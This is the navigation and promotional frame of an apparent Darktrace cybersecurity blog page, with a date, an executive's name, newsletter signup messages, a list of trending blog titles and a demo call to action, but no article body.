
April 16, 2026



Ed Jennings

President and CEO

Watch the NIS2 Webinar



Thanks for signing up!

Look out for your first newsletter, coming soon.

Oops! Something went wrong while submitting the form.

Trending blogs

1

Darktrace Recognized as the Only Visionary in the 2026 Gartner® Magic Quadrant™ for CPS Protection Platforms

Mar 20, 2026

2

What the Darktrace Annual Threat Report 2026 Means for Security Leaders

Feb 26, 2026

3

State of AI Cybersecurity 2026: 92% of security professionals concerned about the impact of AI agents

Mar 26, 2026

4

Beyond MFA: Detecting Adversary-in-the-Middle Attacks and Phishing with Darktrace

Dec 15, 2025

5

Darktrace Unites Human Behavior and Threat Detection Across Email, Slack, Teams, and Zoom

Mar 24, 2026

Continue reading

No items found.

Your data. Our AI.

Elevate your network security with Darktrace AI

Get a demo